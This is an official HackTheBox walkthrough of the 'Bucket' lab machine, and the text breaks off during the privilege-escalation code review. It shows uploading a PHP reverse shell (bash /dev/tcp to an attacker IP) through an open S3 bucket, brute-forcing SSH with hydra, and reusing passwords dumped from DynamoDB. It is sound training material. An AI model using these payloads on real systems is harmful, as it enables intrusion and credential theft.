HACKTHEBOX

Bucket

23th April 2021 / Document No D21.100.115

Prepared By: felamos

Machine Creator(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Bucket is a medium difficulty Linux machine that features LocalStack which simulates a local AWS environment. Web application is running on Apache server and the files are hosted on an open S3 bucket which allows us dropping a malicious PHP file and thus gain a reverse shell. At user's home directory we can find an unfinished project which utilizes DynamoDB for database. Enumerating DynamoDB reveals credentials which can be reused to move laterally. An internal application found to be running as root, which is exploited to gain root access.

Skills Required

- Enumeration
- Basic Knowledge of Linux

Skills Learned

- S3
- DynamoDB
- PD4ML Exploitation

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.212 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.212
```

```
nmap -p$ports -sV -sC 10.10.10.212
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-23 13:41 IST
Nmap scan report for 10.10.10.212
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that the target server has ports 22 (OpenSSH) and 80 (Apache httpd) open.

Apache


Let's browse to port 80.

```
curl http://10.10.10.212

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://bucket.htb/">here</a>.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.10.10.212 Port 80</address>
</body></html>
```

Apache service is redirecting us to `bucket.htb` domain. Let's add below entry to resolve the domain to the server IP address.

```
echo "10.10.10.212 bucket.htb" >> /etc/hosts
```

We can now browse to `http://bucket.htb`.



This domain is hosting an advertising platform application but images of the application fail to load. Lets view the page source.

```
<img src="http://s3.bucket.htb/adserver/images/bug.jpg" alt="Bug" height="160" width="160">
</div>
<div class="description">
<h3>Bug Bounty and 0day Research</h3>
<span>march 17, 2020 | Security</span>
<p>Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applic
</div>
</article>
<div class="articles">

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/malware.png" alt="Malware" height="160" width="160">
```

The images of the application are loading from the `adserver` folder of a subdomain of `bucket.htb`. Lets add this as well to our hosts file.

```
echo "10.10.10.212 s3.bucket.htb" >> /etc/hosts
```

After refreshing the page, we see that the images are properly loading.

Bucket Advertising Platform

Customize Ads that suits to your business

Contact Us on support@bucket.htb

Mob: +1 0011223344

Bug Bounty and 0day Research

MARCH 17, 2020 | SECURITY

Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applications. Collecting security feeds from 100+ different trusted sources around the world.

Ransomware Alerts

MARCH 17, 2020 | MALWARE

Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign

Foothold

We can now browse to the subdomain.

```
curl http://s3.bucket.htb/ | jq
```


```
curl http://s3.bucket.htb/ | jq

{
  "status": "running"
}
```

It returns a JSON object with the status of running. This look like a generic API response and we can check the response headers.

```
curl -v http://s3.bucket.htb/ | jq
```

```
curl http://s3.bucket.htb -s -D - -o /dev/null

HTTP/1.1 404
Date: Sat, 24 Apr 2021 02:10:37 GMT
Server: hypercorn-h11
content-type: text/html; charset=utf-8
content-length: 21
access-control-allow-origin: *
access-control-allow-methods: HEAD,GET,PUT,POST,DELETE,OPTIONS,PATCH
access-control-allow-headers: authorization,content-type,content-
md5,cache-control,x-amz-content-sha256,x-amz-date,x-amz-security-
token,x-amz-user-agent,x-amz-target,x-amz-acl,x-amz-version-id,x-
localstack-target,x-amz-tagging
access-control-expose-headers: x-amz-version-id
```

This reveals some interesting headers. Let's search online for `x-amz-version-id` header.



S3

We see that this header is related to AWS Simple Storage Service (S3). Its an object storage offering service which is specifically used for storing static files for a website or to have other documents.

The URL format for `S3` services in general is as below:


- `https://[bucketname].s3.domainname.com`
- `https://s3-[region].domainname.com/[bucketname]`

From this knowledge, we now aware that `adserver` folder path is a bucket name. We can use `aws` command line tool to enumerate the files and folders inside a S3 bucket. We are going to install the tool by issuing the following command.

```
sudo apt install awscli
```

By default AWS cli tool interacts with `s3.amazonaws.com`. Since we have another domain hosting it, we can use `--endpoint-url` option to point the tool to another domain.

```
aws --endpoint-url=http://s3.bucket.htb s3 ls
```



AWS cli tool looks for `~/.aws/credentials` file to locate the keys in order to authenticate to the cloud services. Unfortunately we do not have any valid keys to authenticate with the service. Since its a custom implementation of AWS services, we can use any random credentials to authenticate. Let's configure the keys.

```
aws configure

AWS Access Key ID [None]: test
AWS Secret Access Key [None]: test
Default region name [None]: us-east-1
Default output format [None]:
```

We can now list the contents inside S3 bucket.

```
aws --endpoint-url=http://s3.bucket.htb s3 ls
```

```
aws --endpoint-url=http://s3.bucket.htb s3 ls

2021-04-23 22:28:03 adserver
```

We find that `adserver` bucket is present. Let's list all contents inside this bucket.

```
aws --endpoint-url=http://s3.bucket.htb s3 ls s3://adserver
```

```
aws --endpoint-url=http://s3.bucket.htb s3 ls s3://adserver
                           PRE images/
2021-04-23 15:40:04       5344 index.html
```

It is possible to download the files by issuing the fellow command.


```
aws --endpoint-url=http://s3.bucket.htb s3 sync s3://adserver .
```

```
aws --endpoint-url=http://s3.bucket.htb s3 sync s3://adserver .

download: s3://adserver/index.html to ./index.html
download: s3://adserver/images/malware.png to images/malware.png
download: s3://adserver/images/bug.jpg to images/bug.jpg
download: s3://adserver/images/cloud.png to images/cloud.png
```

By looking at the contents of `index.html` file we find out that these files are served by the Apache server. We can upload a sample PHP file to the S3 bucket to test if PHP is indeed installed.

```
echo '<?php phpinfo();?>' > test.php
aws --endpoint-url=http://s3.bucket.htb s3 cp test.php s3://adserver
```

After a minute or so we see that the file is present.



PHP Version 7.4.3

System	Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64
Build Date	May 26 2020 12:24:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2

We also notice that PHP is installed on the Apache server. We can execute the below commands to upload another PHP file with code that can return a reverse shell.

```
echo "<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/10.10.14.3/4444 0>&1 \"');
?>" > shell.php
aws --endpoint-url=http://s3.bucket.htb s3 cp shell.php s3://adserver/
```

```
aws --endpoint-url=http://s3.bucket.htb s3 cp shell.php s3://adserver/
upload: ./shell.php to s3://adserver/shell.php
```

Let's standup a listener on port 4444 and browse to `http://bucket.htb/shell.php`.

```
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.212 50284
bash: cannot set terminal process group (999): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@bucket:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bucket:/var/www/html$
```

This is successful and it was possible to get a reverse shell as `www-data` on the server. We now have to issue the below commands to obtain though a stable and interactive shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
CRTL + Z
stty raw -echo
```

Lateral Movement

By having foothold on the server, we can enumerate the filesystem. We observe `bucket-app` folder in `/var/www` directory. Let's further enumerate it.

```
www-data@bucket:/var/www$ cd bucket-app
bash: cd: bucket-app: Permission denied
```

By checking the folder permissions we notice that it has an Access Control List (ACL) set.

```
www-data@bucket:/var/www$ ls -al
total 16
drwxr-xr-x   4 root root 4096 Feb 10 12:29 .
drwxr-xr-x  14 root root 4096 Feb 10 12:29 ..
drwxr-x---+  4 root root 4096 Feb 10 12:29 bucket-app
drwxr-xr-x   2 root root 4096 Apr 24 03:43 html
```

ACL's can be enumerated using `getfacl` utility.

```
www-data@bucket:/var/www$ getfacl bucket-app

# file: bucket-app
# owner: root
# group: root
user::rwx
user:roy:r-x
group::r-x
mask::r-x
other::---
```

It seems that only `roy` and `root` users have permissions to this folder.

```
www-data@bucket:/home/roy$ ls -al
total 32
drwxr-xr-x 4 roy  roy  4096 Apr 24 03:26 .
drwxr-xr-x 3 root root 4096 Sep 16  2020 ..
lrwxrwxrwx 1 roy  roy     9 Sep 16  2020 .bash_history -> /dev/null
-rw-r--r-- 1 roy  roy   220 Sep 16  2020 .bash_logout
-rw-r--r-- 1 roy  roy  3771 Sep 16  2020 .bashrc
drwx------ 2 roy  roy  4096 Apr 24 03:26 .cache
-rw-r--r-- 1 roy  roy   807 Sep 16  2020 .profile
drwxr-xr-x 3 roy  roy  4096 Sep 24  2020 project
-r-------- 1 roy  roy    33 Apr 24 01:55 user.txt
```

It is also possible to access the `project` folder.

```
www-data@bucket:/home/roy/project$ ls -al
total 44
drwxr-xr-x  3 roy roy  4096 Sep 24  2020 .
drwxr-xr-x  4 roy roy  4096 Apr 24 03:26 ..
-rw-rw-r--  1 roy roy    63 Sep 24  2020 composer.json
-rw-rw-r--  1 roy roy 20533 Sep 24  2020 composer.lock
-rw-r--r--  1 roy roy   367 Sep 24  2020 db.php
drwxrwxr-x 10 roy roy  4096 Sep 24  2020 vendor
```

There we locate a PHP file that we can view it's content.

```
www-data@bucket:/home/roy/project$ cat /home/roy/project/db.php

<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' => 'default',
    'region'  => 'us-east-1',
    'version' => 'latest',
    'endpoint' => 'http://localhost:4566'
]);

$dynamodb = $client->createDynamoDb();

//todo
```

DynamoDB

It seems that the project is still under development. The code is trying to connect to the `DynamoDB` service using an endpoint url. DynamoDB is a NoSQL database service that supports key-value and document data structures.

Let's configure the credentials for this user.

```
mkdir /tmp/f
export HOME=/tmp/f
aws configure
```

```
www-data@bucket:~$ aws configure
AWS Access Key ID [None]: random
AWS Secret Access Key [None]: random
Default region name [None]: us-east-1
Default output format [None]: json
```

It is now possible to list all tables from DynamoDB.

```
aws --endpoint-url=http://localhost:4566 dynamodb list-tables
```

```
www-data@bucket:~$ aws --endpoint-url=http://localhost:4566 dynamodb
list-tables

{
    "TableNames": [
        "users"
    ]
}
```

There is a `users` table. Let's view its contents.

```
aws --endpoint-url=http://localhost:4566 dynamodb scan --table-name users
```

```
www-data@bucket:~$ aws --endpoint-url=http://localhost:4566 dynamodb
scan --table-name users

{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
```

We spot three credentials present. We try to reuse those credentials in order to switch to user `roy`. The password `n2vM-<_K_Q:.Aa2` works.

```
ssh roy@10.10.10.212
roy@10.10.10.212's password:
<SNIP>
Last login: Sat Apr 24 03:26:26 2021 from 10.10.14.3
roy@bucket:~$ id
uid=1000(roy) gid=1000(roy) groups=1000(roy),1001(sysadm)
```

Alternate Method

FFUF

We can enumerate files and folders from both domains.

```
ffuf -u http://bucket.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt
ffuf -u http://s3.bucket.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u http://s3.bucket.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://s3.bucket.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

health                  [Status: 200, Size: 54, Words: 5, Lines: 1]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10]
shell                   [Status: 200, Size: 0, Words: 1, Lines: 1]
```

The `ffuf` identified two interesting paths and we browse to `/health`.


```
curl http://s3.bucket.htb/health 2>/dev/null| jq

{
  "services": {
    "s3": "running",
    "dynamodb": "running"
  }
}
```

DynamoDB

We see that there are two services running on the target server. Let's also browse to `/shell`.


```
curl -s -D - -o /dev/null http://s3.bucket.htb/shell

HTTP/1.1 200
Date: Sat, 24 Apr 2021 02:55:35 GMT
Server: hypercorn-h11
content-type: text/html; charset=utf-8
content-length: 0
refresh: 0; url=http://444af250749d:4566/shell/
<SNIP>
```

We notice that it redirects to another hostname and to a different port. The port is not open externally and it also redirects to `shell/`. We visit the `/shell/` directory.




This hosts a DynamoDB JavaScript Shell. DynamoDB is a NoSQL database service that supports key-value and document data structures. We can refer to the AWS documentation to learn how to enumerate information from DynamoDB using JavaScript. It is possible to list the tables using below JavaScript code.

```
var params = {
 };
 dynamodb.listTables(params, function(err, data) {
   if (err) console.log(err, err.stack); // an error occurred
   else     console.log(data);           // successful response
 });
```



We observe that the `users` table is present and we can view the contents inside this table.

```
var params = {
  TableName: "users"
 };
dynamodb.scan(params, function(err, data) {
   if (err) console.log(err, err.stack); // an error occurred
   else     console.log(data); // successful response
});
```



We notice also three sets of credentials present in the table. It is worth spraying them on the SSH service. We issue the below command to bruteforce the SSH service.

```
hydra -L users.txt -P passwords.txt ssh://10.10.10.212
```

```
hydra -L users.txt -P passwords.txt ssh://10.10.10.212

<SNIP>
[DATA] attacking ssh://10.10.10.212:22/
1 of 1 target completed, 0 valid password found
```

Unfortunately our attack didn't work. It could be due to the fact that users are not present on the server. We can try to bruteforce again by using a list of usernames from known wordlists.

```
hydra -L /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt -P passwords.txt ssh://10.10.10.212
```

```
hydra -L /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt
-P passwords.txt ssh://10.10.10.212

<SNIP>
[DATA] attacking ssh://10.10.10.212:22/
[22][ssh] host: 10.10.10.212   login: roy   password: n2vM-<_K_Q:.Aa2
1 of 1 target successfully completed, 1 valid password found
```

Using tool `hydra` we are able to spot valid credentials and then login as user `roy` to SSH.

```
ssh roy@10.10.10.212
roy@10.10.10.212's password:
<SNIP>
Last login: Sat Apr 24 03:26:26 2021 from 10.10.14.3
roy@bucket:~$ id
uid=1000(roy) gid=1000(roy) groups=1000(roy),1001(sysadm)
```

Privilege Escalation

It is now possible to access the `bucket-app` folder.

```
ls -la /var/www/bucket-app
```

```
ls -la /var/www/bucket-app
total 856
drwxr-x---+  4 root root   4096 Feb 10 12:29 .
drwxr-xr-x   4 root root   4096 Feb 10 12:29 ..
-rw-r-x---+  1 root root     63 Sep 23  2020 composer.json
-rw-r-x---+  1 root root  20533 Sep 23  2020 composer.lock
drwxr-x---+  2 root root   4096 Feb 10 12:29 files
-rwxr-x---+  1 root root  17222 Sep 23  2020 index.php
-rwxr-x---+  1 root root 808729 Jun 10  2020 pd4ml_demo.jar
drwxr-x---+ 10 root root   4096 Feb 10 12:29 vendor
```

By exploring the Apache configuration files we found out that this application is running as `root` user. Thus it is worth further enumerating the application.

```
roy@bucket:~$ cat /etc/apache2/sites-enabled/000-default.conf

<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>
<SNIP>
```

This application is listening locally on port 8000. We can perform a port forward using SSH to access the application.

```
ssh -L 8000:127.0.0.1:8000 roy@bucket.htb
```

Now application can be accessed by browsing to port `localhost:8000` in our machine.

PD4ML

We can perform a code review at `index.php` file.

```
<?php


require 'vendor/autoload.php';

use Aws\DynamoDb\DynamoDbClient;

